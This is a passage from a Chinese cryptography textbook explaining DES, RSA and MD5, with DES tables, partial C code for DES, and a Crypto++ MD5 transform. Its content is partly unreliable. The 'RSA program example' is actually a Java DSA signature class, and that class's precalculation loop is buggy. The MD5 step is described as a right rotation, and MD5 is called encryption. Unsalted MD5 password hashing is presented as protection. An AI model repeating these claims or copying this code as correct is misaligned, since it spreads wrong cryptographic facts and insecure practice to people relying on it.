对每个盒 S_i，其 6 比特输入中，第 1 个和第 6 个比特形成了一个 2 位二进制数，用来选择 S_i 的 4 个代换中的一个。6 比特输入的中间 4 位用来选择列。行和列选定后，得到其交叉位置的十进制数，将该十进制数表示为 4 位二进制数即得到这个 S 盒的输出。例如，假设 S_1 的输入为 011001，则行选为 01（即第 1 行），列选为 1100（即第 12 列），行列交叉处的数为 9，其 4 位二进制表示为 1001，所以此时 S_1 的输出为 1001。

S 盒的每一行定义了一个可逆代换。

5. 密钥的产生

在图 11-1 和图 11-2 中可以看到，算法输入的 56 比特密钥首先经过一个置换运算，该置换由表 11-6 给出；然后将置换后的 56 比特分成各为 28 比特的左、右两半，分别记为 C_0 和 D_0。在第 i 轮分别对 C_{i-1} 和 D_{i-1} 进行左循环移位，所移位数由表 11-6（c）给出；移位后的结果作为求下一轮子密钥的输入，同时也作为置换选择 2 的输入；通过置换选择 2 产生的 48 比特 K_i 即为本轮的子密钥，其中置换选择 2 由表 11-6（b）定义。

表 11-6　　DES 密钥编排使用表

（a）置换选择 1

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

（b）置换选择 2

14	17	11	24	1	5
3	28	15	6	21	10

续表

23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

（c）左循环移位位数

轮数	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
位数	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

以上简要介绍了DES的加密过程，其中涉及了大量的专业术语，对于初学者在理解上可能有一定的难度，但DES本身的过程其实并不是特别复杂，只要认真理解的话还是很容易掌握的。在下一小节中，我们将给出一段DES加密的源程序。

11.2.2 DES程序实例与分析

DES算法本身并不难理解，而且其原理也不复杂，因此非常适合密码学的入门学习。只要具有一定编程基础的人员也可以将其从头实现，以下就是一段DES加密/解密程序的实现代码，它使用C语言实现。

```
// DES 加密程序源码摘要
// 生成子密钥
void CreateSubKey()
{
    // Create SubKey Array
    //
    // Output SubKey Array
    //
    int Times;
    int All;
    //  左循环移位位数
    int TimesArray[16] = { 1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1 };

    for( All = 0; All < 16; All ++ )
    {
        //Output SubKey Value and fill it
        char FirstChar;
        int i;
        char *pKeyTable1;

        Times = TimesArray[All];

        while( Times -- )      //left roll Times
        {
            pKeyTable1 = (char *)KeyTable1;
            FirstChar = *pKeyTable1;

            for( i = 0; i < 27; i ++ )
            {
                *pKeyTable1 = *( pKeyTable1 + 1 );
                pKeyTable1 ++ ;
            }

            KeyTable1[3][6] = FirstChar;
```

```
            pKeyTable1 = (char *)KeyTable1 + 28;
            FirstChar = *pKeyTable1;

            for( i = 0; i < 27; i ++ )
            {
                *pKeyTable1 = *( pKeyTable1 + 1 );
                pKeyTable1 ++ ;
            }

            KeyTable1[7][6] = FirstChar;

        }

        pKeyTable1 = (char *)KeyTable1;

        // 置换选择 2
        SubKey[All][0][0] = *( pKeyTable1 + DEC(14) );
        SubKey[All][0][1] = *( pKeyTable1 + DEC(17) );
        SubKey[All][0][2] = *( pKeyTable1 + DEC(11) );
        SubKey[All][0][3] = *( pKeyTable1 + DEC(24) );
        SubKey[All][0][4] = *( pKeyTable1 + DEC( 1) );
        SubKey[All][0][5] = *( pKeyTable1 + DEC( 5) );
        // 以下类似代码太多，省略
    }
}

// 生成明文，最后输出左右两半
void CreateAsciiTable( char *Input )
{
    //Input ASCII that 64 bit
    //Output Result AsciiTable2 Table

    //fill AsciiTable1 Table
    AsciiTable1[0][0] = (Input[7] & 0x40)>>6;
    AsciiTable1[0][1] = (Input[6] & 0x40)>>6;
    AsciiTable1[0][2] = (Input[5] & 0x40)>>6;
    AsciiTable1[0][3] = (Input[4] & 0x40)>>6;
    AsciiTable1[0][4] = (Input[3] & 0x40)>>6;
    AsciiTable1[0][5] = (Input[2] & 0x40)>>6;
    AsciiTable1[0][6] = (Input[1] & 0x40)>>6;
    AsciiTable1[0][7] = (Input[0] & 0x40)>>6;
    // 以下类似代码太多，省略

    char *pAsciiTable1 = (char *)AsciiTable1;
    memcpy( LBuffer, pAsciiTable1, sizeof( LBuffer ) );
    memcpy( RBuffer, pAsciiTable1 + 32, sizeof( RBuffer ) );
    L = LBuffer;            //Result of left  32 bit
    R = RBuffer;            //Result of right 32 bit
}

// 选择扩展运算 E
void Extend()
{
    char *pAsciiTable1 = R;

    AsciiTable2[0][0] = *( pAsciiTable1 + DEC(32) );
    AsciiTable2[0][1] = *( pAsciiTable1 + DEC( 1) );
    AsciiTable2[0][2] = *( pAsciiTable1 + DEC( 2) );
    AsciiTable2[0][3] = *( pAsciiTable1 + DEC( 3) );
    AsciiTable2[0][4] = *( pAsciiTable1 + DEC( 4) );
    AsciiTable2[0][5] = *( pAsciiTable1 + DEC( 5) );
    // 以下类似代码太多，省略
}

// 每一轮的子密钥与选择扩展运算 E 后产生的数据异或
void ER0XorK( char ER0[8][6], char K[8][6] )
{
```

```
        // User ASCII Table ^ Key Table 2
        //
        // Input E(R0) and K
        //
        // Output E(R0) of E(R0) ^ K
        //
        int i, j;

        for( i = 0; i < 8; i ++ )
        {
            for( j = 0; j < 6; j ++ )
            {
                ER0[i][j] ^= K[i][j];
            }
        }
    }

    // 通过 S 盒进行代换选择
    void LookUpSBox()
    {
        int i;

        //Ready Lookup SBox
        for( i = 0; i < 8; i ++ )
        {
            XBoxOutValue[i] = SBox[ i ][ AsciiTable2[i][0]<<1 | AsciiTable2[i][5] ]
    [ AsciiTable2[i][1]<<3 | AsciiTable2[i][2]<<2 | AsciiTable2[i][3]<<1 | AsciiTable2[i]
[4] ];
        }
    }

    // 置换运算 P
    void CreatePTable()
    {
        PTable[0][0] = (XBoxOutValue[3] & 0x01)   ;
        PTable[0][1] = (XBoxOutValue[1] & 0x02)>>1;
        PTable[0][2] = (XBoxOutValue[4] & 0x01)   ;
        PTable[0][3] = (XBoxOutValue[5] & 0x08)>>3;
        // 以下类似代码太多，省略

        //AsciiTable1 ^ PTable
        int i;
        char *pPTable = (char *)PTable;

        for( i = 0; i < 32; i ++ )
        {
            *(pPTable + i) ^= *(L + i);
        }

        // Change L & R
        memcpy( LBuffer, RBuffer, sizeof( LBuffer ) );
        memcpy( RBuffer, PTable, sizeof( RBuffer ) );
        L = LBuffer;                                    //Result of left  32 bit
        R = RBuffer;                                    //Result of right 32 bit
}

// 逆初始置换
void ReverseIP()       // Reverse IP Change
{
    int i, j;
    char *TempL, *TempR;

    TempL = L;
    TempR = R;

    for( i = 1; i < 8; i ++, i ++ )
    {
```

```
            for( j = 7; j >= 0; j -- )
            {
                ReverseIPTable[j][i] = *( TempL ++ );
            }
        }

        for( i = 0; i < 7; i ++, i ++ )
        {
            for( j = 7; j >= 0; j -- )
            {
                ReverseIPTable[j][i] = *( TempR ++ );
            }
        }

        L = (char *)ReverseIPTable;                    // Last Result of Left
        R = (char *)ReverseIPTable + 32;          // Last Result of Right
}

// 输出结果
void PutResultToInput( char *Input )
{
        int i, j;

        //Clear Input Buffer
        memset( Input, '\0', 8 );

        for( i = 0; i < 4; i ++ )       //Left 32 bit to Input Buffer
        {
            for( j = 0; j < 8; j ++ )
            {
                Input[i] <<= 1;
                Input[i] |= *(L + i*8+j);
            }
        }

        for( i = 0; i < 4; i ++ )       //Right 32 bit to Input Buffer
        {
            for( j = 0; j < 8; j ++ )
            {
                Input[i+4] <<= 1;
                Input[i+4] |= *(R + i*8+j);
            }
        }
}

/*
 *   函数: DES( char *Input,char *Key,BOOL bEncode)
 *   输入: char *Input  —— 明文分组
 *   输入: char *Key    —— 密钥分组
 *   输入: BOOL bEncode —— 参数为 TRUE 执行加密，为 FALSE 执行解密
 *   输出: char *Input  —— 密文分组（与明文分组使用同一缓冲区）
 */
void DES( char *Input, char *Key, BOOL bEncode )
{
        int Count;

        // 初始化
        memset( KeyTable1, '\0', 8*7 );
        memset( SubKey, '\0', 16*8*6 );
        memset( AsciiTable1, '\0', 8*8 );
        memset( AsciiTable2, '\0', 8*6 );
        memset( XBoxOutValue, '\0', 8 );
        memset( PTable, '\0', 8*4 );
        memset( RBuffer, '\0', sizeof( RBuffer ) );
        memset( LBuffer, '\0', sizeof( LBuffer ) );
        memset( ReverseIPTable, '\0', sizeof( ReverseIPTable ) );
```

```
    CreateKeyTable( Key );              //Create Key Table 1
    CreateAsciiTable( Input );      //Create User ASCII Table

    // Create SubKey Array
    CreateSubKey();

    if( bEncode )      // 加密操作
    {
        for( Count = 1; Count < 17; Count ++ ) // 16 times
        {
            Extend();                          // E , Extend 32 bit to 48 bit
            ER0XorK( AsciiTable2, SubKey[Count-1] );
            LookUpSBox();                  // lookup S Box
            CreatePTable();                    //Create P Table
        }
    }
    else                // 解密操作
    {
        for( Count = 16; Count > 0; Count -- ) // 16 times
        {
            Extend();                          // E , Extend 32 bit to 48 bit
    ER0XorK( AsciiTable2, SubKey[Count-1] );    // User ASCII Table ^ Key Table 2
            LookUpSBox();                  // lookup S Box
            CreatePTable();                    //Create P Table
        }
    }
    // 交换左右两半
    L = RBuffer;
    R = LBuffer;

    //Reverse IP Table
    ReverseIP();

    PutResultToInput( Input );      //Put Result to Input Buffer
}
```

以上代码看似较为复杂，但它的模块化做得非常好，将 DES 加密/解密过程中的每个典型步骤都封装在一个个具备不同功能的函数中，最后再将其组装起来便可以实现完整的 DES 加密/解密功能。

上述代码基本完成了 DES 的加密和解密功能，需要注意的是，由于其中有太多相似的代码，因此文中省略了大量的代码，完整源代码请参考相关资料。

11.2.3 DES 实例运行结果

上述代码在一个 DES Function.cpp 文件中实现，在 DES Function.h 文件中声明了对外提供的函数接口：void DES（char *Input, char *Key, BOOL bEncode）;。

当我们要在自己的程序中使用其提供的加密/解密功能时，将文件 DES Function.h 和 DES Function.cpp 添加到相应的源程序工程中，然后在需要使用加密/解密功能的文件前包含该头文件：#include “DESFunction.h”，便可任意调用其加密/解密函数 DES()了。

下面是笔者给出的一个实例。

```
#include <stdio.h>
#include <windows.h>
#include "DESFunction.h"

void main()
{
    char Input[8] = {0};
    char Key[8]   = {0};
```

```
    memset(Input,'a',sizeof(Input));
    memset(Key,2,sizeof(Key));

    Key[7] = '\0';

    printf("明文: %s\n",Input);
    printf("密钥: %s\n",Key);

    DES(Input,Key,TRUE);
    printf("\n*************************加密结果*************************\n");
    printf("密文: %s",Input);
    printf("\n**********************************************************\n");

    DES(Input,Key,FALSE);
    printf("\n*************************解密结果*************************\n");
    printf("密文: %s",Input);
    printf("\n**********************************************************\n");
}
```

其运行结果如图 11-3 所示。



图 11-3 DES 加密/解密程序示例

11.3 RSA 算法分析

RSA 算法是 1978 年由 R.Rivest、A.Shamir 和 L.Adleman 提出的一种用数论构造的、也是迄今为止理论上最为成熟完善的公钥密码体制算法，它已经得到广泛应用。

11.3.1 RSA 加密原理

使用 RSA 一般需要两个基本步骤：生成密钥和加密/解密。下面我们就分别来介绍这两步工作的详细过程。

1．密钥的产生

在使用 RSA 前需先产生一对密钥，即公开钥和秘密钥，计算步骤如下。

（1）选两个保密的大素数 p 和 q。

（2）计算 n=p×q，$\rho(n)=(p-1)(q-1)$，其中 $\rho(n)$ 是 n 的欧拉函数值。

（3）选一整数 e，满足 $1<e<\rho(n)$，且 $\gcd(\rho(n),e)=1$。

（4）计算 d，满足 $d \cdot e \equiv 1 \bmod \rho(n)$，即 d 是 e 在模 $\rho(n)$ 下的乘法逆元，因 e 与 $\rho(n)$ 互素，由模运算可知，它的乘法逆元一定存在。

（5）以{e,n}为公开钥，以{d,n}为秘密钥。

2．加密

加密时首先将明文比特串分组，使得每个分组对应的十进制数小于 n，即分组长度小于 $\log 2^n$。然后对每个明文分组 m 作加密运算：$c \equiv m^e \bmod n$。

3．解密

对密文分组的解密运算为：$m \equiv c^d \bmod n$。

RSA 的安全性依赖于大数分解，但是否等同于大数分解一直未能得到理论上的证明，因为没有证明破解 RSA 就一定需要作大数分解。假设存在一种无须分解大数的算法，那么它肯定可以修改成为大数分解算法。目前，RSA 的一些变种算法已被证明等价于大数分解。不管怎样，分解 n 是最显然的攻击方法。现在，人们已能分解 140 多个十进制位的大素数，因此，模数 n 必须选大一些，因具体适用情况而定。

11.3.2 RSA 程序实例与分析

表面上看来 RSA 的原理似乎非常简单，至少没有了 DES 中繁复的轮结构，但实际上却并非如此。因为 RSA 要求的素数是非常大的，而且其分组长度也特别大（为保证安全性，至少要达到 600 位），因此 RSA 的计算代价很高。对大整数的处理也极其麻烦，因此笔者在这里没有从头实现该算法，而是直接使用了 Java 提供的加密类。

```
package freenet.crypt;
import java.math.BigInteger;
import java.util.Random;

import net.i2p.util.NativeBigInteger;

public class DSA {

/**
* Returns a DSA signature given a group, private key (x), a random nonce
* (k), and the hash of the message (m).
*/
public static DSASignature sign(DSAGroup g,DSAPrivateKey x,BigInteger k,
BigInteger m) {
        BigInteger r=g.getG().modPow(k, g.getP()).mod(g.getQ());
        BigInteger kInv=k.modInverse(g.getQ());

        return sign(g, x, r, kInv, m);
}

public static DSASignature sign(DSAGroup g, DSAPrivateKey x, BigInteger m,
Random r) {
        BigInteger k;
        do {
                k=new NativeBigInteger(160, r);
        } while (k.compareTo(g.getQ())>-1 || k.compareTo(BigInteger.ZERO)==0);

        return sign(g, x, k, m);
}

public static BigInteger[][] signaturePrecalculate(DSAGroup g,int count, Random r) {
```

```
            BigInteger[][] result=new BigInteger[count][2];
            for (int i=0; i<count; i++) {
                BigInteger k;
                do {
                    k=new NativeBigInteger(160, r);
                }while(k.compareTo(g.getQ())>-1||k.compareTo(BigInteger.ZERO)==0);

                result[0] = g.getG().modPow(k, g.getP()); // r
                result[1] = k.modInverse(g.getQ()); // k^-1
            }

            return result;
    }

    public static DSASignature sign(DSAGroup g, DSAPrivateKey x,BigInteger r, BigInteger
kInv,BigInteger m) {
            BigInteger s1=m.add(x.getX().multiply(r)).mod(g.getQ());
            BigInteger s=kInv.multiply(s1).mod(g.getQ());

            return new DSASignature(r,s);
    }

    public static boolean verify(DSAPublicKey kp,DSASignature sig,BigInteger m) {
            try {
                    BigInteger w=sig.getS().modInverse(kp.getQ());
                    BigInteger u1=m.multiply(w).mod(kp.getQ());
                    BigInteger u2=sig.getR().multiply(w).mod(kp.getQ());
                    BigInteger v1=kp.getG().modPow(u1, kp.getP());
                    BigInteger v2=kp.getY().modPow(u2, kp.getP());
                    BigInteger v=v1.multiply(v2).mod(kp.getP()).mod(kp.getQ());

                    return v.equals(sig.getR());

            } catch (ArithmeticException e) { // catch error raised by invalid data
                    return false; // and report that that data is bad.
            }
    }

    public static void main(String[] args) throws Exception {
            DSAGroup g = Global.DSAgroupA;
            Random y = new Random();
            BigInteger toSign = new BigInteger(256, y);
            DSAPrivateKey pk  = new DSAPrivateKey(g, y);
            DSAPublicKey pub  = new DSAPublicKey(g, pk);
            DSASignature sig   =  sign(g, pk, toSign, y);
            int len = (sig.getR().bitLength() + sig.getS().bitLength());
            System.err.println("Length: "+len+" bits");
            while(true) {
                    long startTime = System.currentTimeMillis();
                    for(int i=0;i<1000;i++) {
                        boolean success = verify(pub, sig, toSign);
                        if(!success) {
                            System.err.println("Failure: "+pk+" "+pub+" on "+g);
                        }
                    }
        long endTime = System.currentTimeMillis();
        System.out.println("Speed: "+(endTime - startTime)/1000.0+" ms/signature");
        }
    }
    }
```

11.3.3 RSA 实例运行结果

由于多数加密类仅提供了加密/解密接口，因此我们在此次演示中使用了一个开源的代码，其运行后产生的结果更为详细，如图 11-4 所示。



图 11-4 RSA 加密程序运行结果

在图 11-4 所示的加密实例中，中间的 4 个编辑框 P、Q、N、D 分别对应 RSA 算法需要的两个大素数和密钥。在测试中将明文“这仅仅是个测试”加密后在【Cipher text（C）】下方的编辑框中显示了生成的密文消息。

11.4 MD5 算法分析

MD5 的全称是 Message-Digest Algorithm 5（消息-摘要算法），在 20 世纪 90 年代初由 MIT Laboratory for Computer Science 和 RSA Data Security Inc 的 Ronald Rivest 开发出来，经 MD2、MD3 和 MD4 发展而来。它的作用是，使大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式（就是把一个任意长度的字节串变换成一定长的大整数）。不管是 MD2、MD4 还是 MD5，它们都需要获得一个随机长度的信息并产生一个 128 位的消息摘要。

Rivest 在 1989 年开发出 MD2 算法。在这个算法中，首先对信息进行数据补位，使信息的字节长度是 16 的倍数；然后，以一个 16 位的检验和追加到信息末尾，并根据这个新产生的信息计算出散列值。

为了加强算法的安全性，Rivest 在 1990 年又开发出 MD4 算法。MD4 算法同样需要填补信息以确保信息的字节长度加上 448 后能被 512 整除（信息字节长度 mod 512 = 448）；然后，一个以 64 位二进制表示的信息的最初长度被添加进来，信息被处理成 512 位迭代结构的区块，

而且每个区块要通过3个不同步骤的处理。Den boer和Bosselaers以及其他人很快发现了MD4版本中存在的漏洞。Dobbertin向大家演示了如何利用一台普通的个人计算机在几分钟内找到MD4完整版本中的冲突，毫无疑问，MD4就此被淘汰掉了。

尽管MD4算法在安全上有这么大的漏洞，但它对其后开发出来的多种信息安全加密算法却有着不可忽视的引导作用，除了MD5以外，其中比较有名的还有SHA-1、Ripe-Md以及Haval等。

1年以后，即1991年，Rivest开发出技术上更为成熟的MD5算法。它在MD4的基础上增加了“安全-带子”（safety-belts）的概念。虽然MD5比MD4稍微慢一些，但却更为安全。

11.4.1 MD5原理

要理解MD5，就不能不理解哈希函数（Hash Function）。

杂凑函数H是一个公开函数，用于将任意长的消息M映射为一个较短的、固定长度的值H（M），此函数值H（M）可被称为杂凑值、杂凑码或消息摘要，也可称为Hash值（哈希值）。这个杂凑码是消息中所有比特位的函数，因此它提供了一种错误检测能力，只要改变消息中的任何一个或几个比特都会引起杂凑码发生明显地改变。

杂凑函数应满足以下条件：

- 函数的输入可以是任意长度；
- 函数的输出是固定长度；
- 已知x，求H（x）较为容易，可用硬件或软件实现；
- 已知h，求得满足H（x）= h的x在计算上不可行，这一性质称为函数的单向性，称满足该条件的函数H（x）为单向函数；
- 已知x，试图找出一个y（y≠x）使得H（y）=H（x）在计算上不可行，满足该条件的单向杂凑函数称为弱单向杂凑函数；
- 试图找到任意两个不同的输入x和y，使得H（y）=H（x）在计算上不可行，满足该条件的单向杂凑函数称为强单向杂凑函数。

如果单向杂凑函数不满足后面两个条件，即针对不同的输入可能得到相同的输出，称该函数具有碰撞性。无碰撞性对于一个安全的单向杂凑函数来说十分重要，但目前还没有一种好的方法可以证明某个函数无碰撞性。

MD5其实就是一种单向杂凑函数，它的算法相比DES和RSA来讲要更为复杂难解，因此本小节仅对其理论算法进行简单地介绍。

MD5以512位分组来处理输入的信息，且每一分组又被划分为16个32位子分组，经过一系列的处理后，算法的输出由4个32位分组组成，将这4个32位分组级联后将生成一个128位（16字节）的散列值（即杂凑码）。

在MD5算法中，首先需要对信息进行填充，使其字节长度对512求余的结果等于448；因此，信息的字节长度（bits length）将被扩展至N*512+448，即N*64+56个字节（Bytes），N为一个正整数。填充的方法如下，在信息的后面填充一个1和无数个0，直到满足上面的条件时才停止用0对信息的填充；然后在这个结果后面附加一个以64位二进制表示的填充前信息长度。经过这两步的处理，现在的信息字节长度=N*512+448+64=（N+1）*512，即长度

恰好是512的整数倍，这样做的原因是为了满足后面处理中对信息长度的要求。

MD5中有4个32位被称作链接变量（chaining variable）的整数参数，它们分别为：A=0x01234567，B=0x89abcdef，C=0xfedcba98，D=0x76543210。

当设置好这4个链接变量后，就开始进入算法的四轮循环运算。循环的次数是信息中512位信息分组的数目。

将上面4个链接变量复制到另外4个变量中：A～a，B～b，C～c，D～d。

主循环有四轮（MD4只有三轮），每轮循环都很相似。第一轮进行16次操作，每次操作对a、b、c和d中的其中3个作一次非线性函数运算，然后将所得结果加上第四个变量，文本的一个子分组和一个常数；再将所得结果向右环移一个不定的数，并加上a、b、c或d中之一；最后用该结果取代a、b、c或d中之一。

以一下是每次操作中用到的4个非线性函数（每轮一个）。

F(X,Y,Z) =(X&Y)|((～X)&Z)

G(X,Y,Z) =(X&Z)|(Y&(～Z))

H(X,Y,Z) =X^Y^Z

I(X,Y,Z)=Y^(X|(～Z))

其中各操作符的含义为：&是与，|是或，～是非，^是异或；F是一个逐位运算的函数，即如果X，那么Y，否则Z；函数H是逐位奇偶操作符。

这4个函数的说明：如果X、Y和Z的对应位是独立和均匀的，那么结果的每一位也应是独立和均匀的。

MD5完全符合单向杂凑函数的性质，它可以接受任意长度的输入，输出为16字节或32字节小写字母与数字混合的字符串，这两个不同长度的字节所代表的含义是相同的，通常无需认真进行区分。

由于MD5的单向性，它不能用于加密保护数据，但却可以用来验证。假如我们将一段文本使用MD5进行加密，由于它是不可逆的，所以我们将无法将这段密文解开以得到明文的内容。但在一些其他场合，MD5却有着无与伦比的优势。例如，网站登录，当我们注册用户时，系统将我们输入的密码进行MD5加密后保存在数据库中（这种做法防止了网站管理员可以随意查看用户常用密码的缺陷），但用户在以后进行登录时，系统再将用户输入的明文密码进行MD5加密，然后与数据库中保存的密文进行比对，若正确则说明该密码正确，否则即认为输入的密码错误，拒绝其登录请求。

由于其具有的单向性，在理论上来说MD5是不可破解的，但事实并非这样。前面我们曾经提到一个概念：碰撞性。通常来说具有碰撞性的杂凑函数就不再具有安全性了，但由于我们没有一种好的方法可以证明某算法是否真的无碰撞性，因此在密码学上通常的做法是公开算法详细过程，吸引成千上万的人尝试对其进行攻击，假如在一定时间内还没有人能找到其存在有明显缺陷的证据，那么就可以认为该算法暂时是安全的。

此前MD5一直拥有一个“无法破解”的光环，但在2004年8月17日的美国加州圣巴巴拉的国际密码学会议上，来自中国山东大学的王小云教授做了破译MD5、HAVAL-128、MD4和RIPEMD算法的报告，公布了MD系列算法的破解结果，在国际学术界引起了轩然大波。

王小云教授从20世纪90年代末开始进行Hash函数的研究，她所带领的密码研究小组，

同中科院及上海交大等知名学者密切协作，经过长期坚持不懈的努力，找到了破解 Hash 函数的关键技术，成功地破解了 MD5 和其他几个 Hash 函数。

MD5 算法在早先的时间内一直没有人找到其存在碰撞性的证据，因此被人认为非常安全，但王小云教授等经过不懈的研究，终于找到了在函数中存在的碰撞性。

11.4.2 MD5 程序实例与分析

MD5 的源代码在互联网上可以找到很多，完整版本的代码稍显繁琐，因此下面只给出了一个开源的加密函数库封装过的代码，如下所示。

```
#include "pch.h"
#define CRYPTOPP_ENABLE_NAMESPACE_WEAK 1
#include "md5.h"
#include "misc.h"

NAMESPACE_BEGIN(CryptoPP)
namespace Weak1 {

void MD5_TestInstantiations()
{
    MD5 x;
}

void MD5::InitState(HashWordType *state)
{
    state[0] = 0x67452301L;
    state[1] = 0xefcdab89L;
    state[2] = 0x98badcfeL;
    state[3] = 0x10325476L;
}

void MD5::Transform (word32 *digest, const word32 *in)
{
#define F1(x, y, z) (z ^ (x & (y ^ z)))
#define F2(x, y, z) F1(z, x, y)
#define F3(x, y, z) (x ^ y ^ z)
#define F4(x, y, z) (y ^ (x | ~z))

#define MD5STEP(f, w, x, y, z, data, s) \
    w = rotlFixed(w + f(x, y, z) + data, s) + x

    word32 a, b, c, d;

    a=digest[0];
    b=digest[1];
    c=digest[2];
    d=digest[3];

    MD5STEP(F1, a, b, c, d, in[0] + 0xd76aa478, 7);
    MD5STEP(F1, d, a, b, c, in[1] + 0xe8c7b756, 12);
    MD5STEP(F1, c, d, a, b, in[2] + 0x242070db, 17);
    MD5STEP(F1, b, c, d, a, in[3] + 0xc1bdceee, 22);
    MD5STEP(F1, a, b, c, d, in[4] + 0xf57c0faf, 7);
    MD5STEP(F1, d, a, b, c, in[5] + 0x4787c62a, 12);
    MD5STEP(F1, c, d, a, b, in[6] + 0xa8304613, 17);
    MD5STEP(F1, b, c, d, a, in[7] + 0xfd469501, 22);
    MD5STEP(F1, a, b, c, d, in[8] + 0x698098d8, 7);
    MD5STEP(F1, d, a, b, c, in[9] + 0x8b44f7af, 12);
    MD5STEP(F1, c, d, a, b, in[10] + 0xffff5bb1, 17);
    MD5STEP(F1, b, c, d, a, in[11] + 0x895cd7be, 22);
    MD5STEP(F1, a, b, c, d, in[12] + 0x6b901122, 7);
    MD5STEP(F1, d, a, b, c, in[13] + 0xfd987193, 12);
    MD5STEP(F1, c, d, a, b, in[14] + 0xa679438e, 17);
```

```
    MD5STEP(F1, b, c, d, a, in[15] + 0x49b40821, 22);

    MD5STEP(F2, a, b, c, d, in[1] + 0xf61e2562, 5);
    MD5STEP(F2, d, a, b, c, in[6] + 0xc040b340, 9);
    MD5STEP(F2, c, d, a, b, in[11] + 0x265e5a51, 14);
    MD5STEP(F2, b, c, d, a, in[0] + 0xe9b6c7aa, 20);
    MD5STEP(F2, a, b, c, d, in[5] + 0xd62f105d, 5);
    MD5STEP(F2, d, a, b, c, in[10] + 0x02441453, 9);
    MD5STEP(F2, c, d, a, b, in[15] + 0xd8a1e681, 14);
    MD5STEP(F2, b, c, d, a, in[4] + 0xe7d3fbc8, 20);
    MD5STEP(F2, a, b, c, d, in[9] + 0x21e1cde6, 5);
    MD5STEP(F2, d, a, b, c, in[14] + 0xc33707d6, 9);
    MD5STEP(F2, c, d, a, b, in[3] + 0xf4d50d87, 14);
    MD5STEP(F2, b, c, d, a, in[8] + 0x455a14ed, 20);
    MD5STEP(F2, a, b, c, d, in[13] + 0xa9e3e905, 5);
    MD5STEP(F2, d, a, b, c, in[2] + 0xfcefa3f8, 9);
    MD5STEP(F2, c, d, a, b, in[7] + 0x676f02d9, 14);
    MD5STEP(F2, b, c, d, a, in[12] + 0x8d2a4c8a, 20);

    MD5STEP(F3, a, b, c, d, in[5] + 0xfffa3942, 4);
    MD5STEP(F3, d, a, b, c, in[8] + 0x8771f681, 11);
    MD5STEP(F3, c, d, a, b, in[11] + 0x6d9d6122, 16);
    MD5STEP(F3, b, c, d, a, in[14] + 0xfde5380c, 23);
    MD5STEP(F3, a, b, c, d, in[1] + 0xa4beea44, 4);
    MD5STEP(F3, d, a, b, c, in[4] + 0x4bdecfa9, 11);
    MD5STEP(F3, c, d, a, b, in[7] + 0xf6bb4b60, 16);
    MD5STEP(F3, b, c, d, a, in[10] + 0xbebfbc70, 23);
    MD5STEP(F3, a, b, c, d, in[13] + 0x289b7ec6, 4);
    MD5STEP(F3, d, a, b, c, in[0] + 0xeaa127fa, 11);
    MD5STEP(F3, c, d, a, b, in[3] + 0xd4ef3085, 16);
    MD5STEP(F3, b, c, d, a, in[6] + 0x04881d05, 23);
    MD5STEP(F3, a, b, c, d, in[9] + 0xd9d4d039, 4);
    MD5STEP(F3, d, a, b, c, in[12] + 0xe6db99e5, 11);
    MD5STEP(F3, c, d, a, b, in[15] + 0x1fa27cf8, 16);
    MD5STEP(F3, b, c, d, a, in[2] + 0xc4ac5665, 23);

    MD5STEP(F4, a, b, c, d, in[0] + 0xf4292244, 6);
    MD5STEP(F4, d, a, b, c, in[7] + 0x432aff97, 10);
    MD5STEP(F4, c, d, a, b, in[14] + 0xab9423a7, 15);
    MD5STEP(F4, b, c, d, a, in[5] + 0xfc93a039, 21);
    MD5STEP(F4, a, b, c, d, in[12] + 0x655b59c3, 6);
    MD5STEP(F4, d, a, b, c, in[3] + 0x8f0ccc92, 10);
    MD5STEP(F4, c, d, a, b, in[10] + 0xffeff47d, 15);
    MD5STEP(F4, b, c, d, a, in[1] + 0x85845dd1, 21);
    MD5STEP(F4, a, b, c, d, in[8] + 0x6fa87e4f, 6);
    MD5STEP(F4, d, a, b, c, in[15] + 0xfe2ce6e0, 10);
    MD5STEP(F4, c, d, a, b, in[6] + 0xa3014314, 15);
    MD5STEP(F4, b, c, d, a, in[13] + 0x4e0811a1, 21);
    MD5STEP(F4, a, b, c, d, in[4] + 0xf7537e82, 6);
    MD5STEP(F4, d, a, b, c, in[11] + 0xbd3af235, 10);
    MD5STEP(F4, c, d, a, b, in[2] + 0x2ad7d2bb, 15);
    MD5STEP(F4, b, c, d, a, in[9] + 0xeb86d391, 21);

    digest[0]+=a;
    digest[1]+=b;
    digest[2]+=c;
    digest[3]+=d;
}

}
NAMESPACE_END
```

11.4.3 MD5 实例运行结果

MD5 加密一般有两种方式：字符串方式和文件方式。

通常使用字符串方式的较多，例如网站登录密码加密。目前有很多网站提供了在线 MD5 加密的功能，如图 11-5 所示是笔者在网址“http://www.okman.cn/tools/md5.htm”使用在线加密得到字符串“abcde”的加密结果：

除此之外，文件加密方式也很常见。例如，目前许多网友在为别人提供某个文件的下载时都会附上该文件的原始 MD5 校验值，如果用户下载到的文件经 MD5 加密后得到校验值与其不同，则说明该文件曾经被修改过。

图 11-6 显示了文件加密方式的演示结果。

